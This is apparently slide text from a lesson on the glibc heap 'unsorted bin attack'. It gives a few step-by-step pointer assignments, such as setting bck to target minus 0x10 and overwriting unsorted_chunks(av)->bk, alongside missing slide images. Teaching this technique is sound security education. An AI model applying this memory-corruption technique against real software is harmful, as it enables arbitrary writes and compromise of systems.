
- victim = unsorted\_chunks(av)->bk

# Unsorted bin attack




- victim = unsorted\_chunks(av)->bk
- victim = 0x603440

# Unsorted bin attack




- victim = 0x603440
- bck = victim->bk

# Unsorted bin attack




- victim = 0x603440
- bck = target - 0x10

# Unsorted bin attack




- $bck = target - 0x10$
- `unsorted_chunks(av)->bk = bck`

# Unsorted bin attack



